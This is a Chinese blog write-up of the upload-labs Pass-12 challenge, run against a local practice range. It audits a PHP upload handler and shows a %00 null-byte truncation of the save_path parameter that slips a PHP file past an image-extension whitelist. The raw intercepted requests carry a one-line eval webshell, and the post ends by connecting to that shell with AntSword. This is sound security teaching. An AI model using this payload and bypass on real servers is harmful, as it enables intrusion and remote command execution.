

安全-Pass12之白名单GET型00截断绕过 (upload-labs)

原创

[小狐狸FM](#) 于 2021-08-12 15:45:57 发布 313 收藏 3

分类专栏: [安全 # 靶场学习](#) 文章标签: [php](#) [安全漏洞](#) [文件上传漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/smallfox233/article/details/119643709>

版权



[安全](#) 同时被 2 个专栏收录

91 篇文章 9 订阅

订阅专栏



[靶场学习](#)

24 篇文章 1 订阅

订阅专栏

文章目录

前言

一、题目

二、WriteUp

[1]. 函数介绍

[2]. 源码审计

(1). 变量判断

(2). 白名单

(3). 获取文件后缀

(4). 白名单过滤

(5). 文件存储路径设置

(6). 移动临时文件

[3]. 00绕过

(1). 环境设置


(2). 绕过

(3). 访问测试

(4). 连接shell

前言

- 00 绕过需要有两个条件，一是 `magic_quotes_gpc` 状态为 `off`，二是 `php` 的版本要 小于5.3.4
- `php` 即 `Hypertext Preprocessor` 超文本预处理器，多用于 `web` 后端
- BUUCTF的upload-labs在线靶场和本地的靶场有点差别，如果用文章的方法没法绕过时，注意看一下源码是否一致



相关介绍

[ASCII 百度百科](#)

[PHP 百度百科](#)

[PHP: PHP 手册 - Manual](#)

[Upload-labs Pass-11 Pass-12 截断漏洞](#)

[00截断上传绕过_文件上传漏洞“%00截断”绕过](#)

[文件上传绕过之00截断](#)

[upload-labs第11~12关 00截断](#)

其他介绍

[文件上传绕过思路集合](#)

[upload-labs靶场下载](#)

[upload-labs在线靶场-BUUCTF](#)

[蚁剑AntSword](#)

[菜刀Cknife](#)

[Seay](#)

一、题目

The screenshot shows the 'UpLoad-1025' web application. On the left is a vertical list of 14 passes, with 'Pass-12' highlighted. The main content area displays a task: '上传一个 `webshell` 到服务器。' Below this is an '上传区' (upload area) with the text '请选择要上传的图片：' and a file selection interface. The interface includes a '浏览...' button, a text field containing '未选择文件。', and a yellow '上传' (upload) button. At the bottom right of the application area, the URL <https://blog.csdn.net/smallfox233> is visible.

The screenshot shows a '提示' (提示) dialog box with a close button in the top right corner. The main text inside the dialog reads '本pass上传路径可控!' (The upload path for this pass is controllable!). At the bottom right of the dialog, the URL <https://blog.csdn.net/smallfox233> is displayed.

```

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg', 'png', 'gif');
    $file_ext = substr($_FILES['upload_file']['name'], strrpos($_FILES['upload_file']['name'], ".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = '上传出错! ';
        }
    } else{
        $msg = "只允许上传.jpg|.png|.gif类型文件! ";
    }
}
}

```

二、WriteUp

[1]. 函数介绍

PHP函数	介绍
date(格式)	以固定的时间格式获取当前系统的时间
in_array(变量, 数组)	如果变量存在于数组就返回true, 否则返回false
isset(变量)	如果变量存在且值不为null返回true, 否则返回false
move_uploaded_file(文件路径, 文件夹路径)	将文件移动到指定文件夹下
rand(数字1, 数字2)	从数字1到数字2的范围内生成随机数, 两个数字都有包含在内
strrpos(字符串1, 字符串2)	计算字符串2在字符串1中最后一次出现的下标 (下标从0开始)
substr(字符串, 起始位置, 子串长度)	返回字符串的子串, 未填写子串长度时表示截止到主串末尾

[2]. 源码审计

(1). 变量判断

- 对 php 代码进行审计, if语句比较多最好从外往内分析
- 第一条 if 语句只是判断了一下提交的 post 请求中 submit 参数是否被设置且非空
[PHP:isset - Manual](#)

```

Content-Disposition: form-data; name="upload_file";
Content-Type: text/plain

```

```

-----179332396611738
Content-Disposition: form-data; name="submit"

```

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) { // 第一条if语句
    //代码
}
```

(2). 白名单

`$ext_arr` 是一个数组类型，当文件的后缀为其中的一个时才能上传

```
'jpg','png','gif'
```

```
//代码
if (xxx) { // 第一条if语句
    $ext_arr = array('jpg','png','gif');
    //代码
}
```

(3). 获取文件后缀

假设文件名为 `test.php`

传入的值	返回的值	代码	代码作用
test.php	test.php	<code>\$_FILES['upload_file']['name']</code>	获取上传的文件名
test.php	4	<code>strrpos(\$_FILES['upload_file']['name'], ".")</code>	获取小数点在文件名中的下标
4	5	<code>strrpos(\$_FILES['upload_file']['name'], ".") + 1</code>	获取小数点右移一位的字符下标
test.php	php	<code>substr(\$_FILES['upload_file']['name'], strrpos(\$_FILES['upload_file']['name'], ".")+1);</code>	获取文件的后缀名

```
//代码
if (xxx) { // 第一条if语句
    //代码
    $file_ext = substr($_FILES['upload_file']['name'], strrpos($_FILES['upload_file']['name'], ".")+1);
    //代码
}
```

(4). 白名单过滤

`$file_ext` 存储了文件的后缀名，当文件的后缀为 `$ext_arr` 中的值，才能进入 `if` 语句

```
'jpg','png','gif'
```

```
//代码
if (xxx) { //第一条if语句
    //代码
    if(in_array($file_ext,$ext_arr)){ //第二条if语句
        //代码
    } else{ //第二条if语句为假
        $msg = "只允许上传.jpg|.png|.gif类型文件! ";
    }
}
}
```

(5). 文件存储路径设置

- 在上传文件的时候，文件都会被存储在一个临时的文件夹下
我们不需要知道具体路径，只需要通过tmp_name参数获取路径即可
- save_path 的值是通过 GET 的方式传入
\$file_ext是文件的后缀，不含小数点
rand(10,99) 则是从10到99数字中取随机数，范围左闭右闭
date("YmdHis") 用于获取当前的时间，以 xxxx 年 xx 月 xx 日 xx 时 xx 分 xx 秒为格式
两个字符串变量之间的连接用小数点

```
//代码
if (xxx) { //第一条if语句
    //代码
    if(xxx){ //第二条if语句
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;
    } else{ //第二条if语句为假
        //代码
    }
}
}
```

(6). 移动临时文件

- 剩余的代码仅是用于移动上传的文件，没有对文件进行过滤操作

```
//代码
if (xxx) { //第一条if语句
    //代码
    if(xxx){ //第二条if语句
        //代码
        if(move_uploaded_file($temp_file,$img_path)){ //第三条if语句
            $is_upload = true;
        } else { //第三条if语句为假
            $msg = '上传出错! ';
        }
    } else{ //第二条if语句为假
        //代码
    }
}
}
```

[3]. 00绕过

(1). 环境设置

00 绕过的条件如下

条件	版本/参数
php	< 5.3.4
magic_quotes_gpc	Off

先安装一个小于 5.3.4 版本的 php，然后在网站中修改php版本

XP.CN 小皮

用阿里云 腾讯云, 我们有内部价

全部 系统环境 安全 网站程序 工具 显示全部

全部 Web Servers 数据库 文件服务 php redis 数据库工具(客户端) composer 数据


	php5.2.17nts	php运行支持程序, 执行php程序需要为Apache指定	卸载 设置
	php5.3.29nts	php运行支持程序, 执行php程序需要为Apache指定	安装
	php5.4.45nts	php运行支持程序, 执行php程序需要为Apache指定	安装
	php5.5.9nts	php运行支持程序, 执行php程序需要为Apache指定	安装
	php5.6.9nts	php运行支持程序, 执行php程序需要为Apache指定	安装
	php7.0.9nts	php运行支持程序, 执行php程序需要为Apache指定	卸载 设置
	php7.1.9nts	php运行支持程序, 执行php程序需要为Apache指定	安装
	php7.2.9nts	php运行支持程序, 执行php程序需要为Apache指定	安装
	php7.3.4nts	php运行支持程序, 执行php程序需要为Apache指定	卸载 设置
	php7.4.3nts	php运行支持程序, 执行php程序需要为Apache指定	安装

▶ Apache2.4.39 ▶ MySQL5.7.26

© 版本: 8.1.1.3 <https://blog.csdn.net/Smalibx233>



`magic_quotes_gpc` 在 `php.ini` 文件中



```

440 ; magic_quotes
441 ;
442
443 ; Magic quotes for incoming GET/POST/Cooki
444 magic_quotes_gpc = Off
445
446 ; Magic quotes for runtime-generated data

```

(2). 绕过

下方表格来自ASCII 百度百科

Bin (二进制)	Oct (八进制)	Dec (十进制)	Hex (十六进制)	缩写/字符	解释
0000 0000	00	0	0x00	NUL(null)	空字符

修改文件后缀为白名单后缀 `.jpg`



test12.jpg

抓包修改 `save_path` 的值为 `../upload/test12.php%00`

Raw Params Headers Hex

```
POST /upload-labs-master/Pass-12/index.php?save_path=../upload/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/upload-labs-master/Pass-12/index.php?action=show_code
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----288491542523852
Content-Length: 302
```

```
-----288491542523852
Content-Disposition: form-data; name="upload_file"; filename="test12.jpg"
Content-Type: image/jpeg
<?php @eval($_POST["cmd"]);?>
```

```
-----288491542523852
Content-Disposition: form-data; name="submit"
```

消费结

```
-----288491542523852--
```

<https://blog.csdn.net/smallfox233>

Raw Params Headers Hex

```
POST /upload-labs-master/Pass-12/index.php?save_path=../upload/test12.php%00 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/upload-labs-master/Pass-12/index.php?save_path=../upload/
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----251568665898
Content-Length: 293
```

```
-----251568665898
Content-Disposition: form-data; name="upload_file"; filename="test12.jpg"
Content-Type: image/jpeg
```

```
<?php @eval($_POST["cmd"]);?>
```

```
-----251568665898
Content-Disposition: form-data; name="submit"
```

消费结

```
-----251568665898--
```

<https://blog.csdn.net/smallfox233>

在服务端可以发现，成功上传了木马文件



phpstudy_pro > WWW > upload-labs-master > upload			
名称	修改日期	类型	
readme.php	2020/1/15 22:38	PHP 文件	
test12.php	2021/8/12 14:47	PHP 文件	


(3). 访问测试

- 复制图片地址后，发现后面增加了一些没用的字符信息
- `%EF%BF%BD` 是经过URL编码后的结果
`/7020210812144711.jpg` 是代码中添加的内容

`http://127.0.0.1/upload-labs-master/upload/test12.php%EF%BF%BD/7020210812144711.jpg`

```
$img_path = $_GET['save_path']. "/" . rand(10, 99).date("YmdHis"). ".$file_ext;
```

直接删除 `.php` 之后的内容进行访问，访问成功表示文件被解析了



<https://blog.csdn.net/smallfox233>

(4). 连接shell

使用蚁剑或菜刀连接木马

Add shell

Add Clear

Shell url * 0.0.1/upload-labs-master/upload/test12.php

Shell pwd * cmd

Encode UTF8

Shell type PHP

Encoder

default

chr

base64

<https://blog.csdn.net/smallfox233>

AntSword

AntSword Data Edit Window

127.0.0.1

Folders (0)

- C:/
- phpstudy_pro
- www
- upload-labs-master
- upload

Files (2)

C:/[redacted]/phpstudy_pro/WWW/upload-labs-master/u

Name	Time	Size	Attr
readme.php	2020-01-15 22:38:33	97 b	0666
test12.php	2021-08-12 14:47:11	29 b	0666

<https://blog.csdn.net/smallfox233>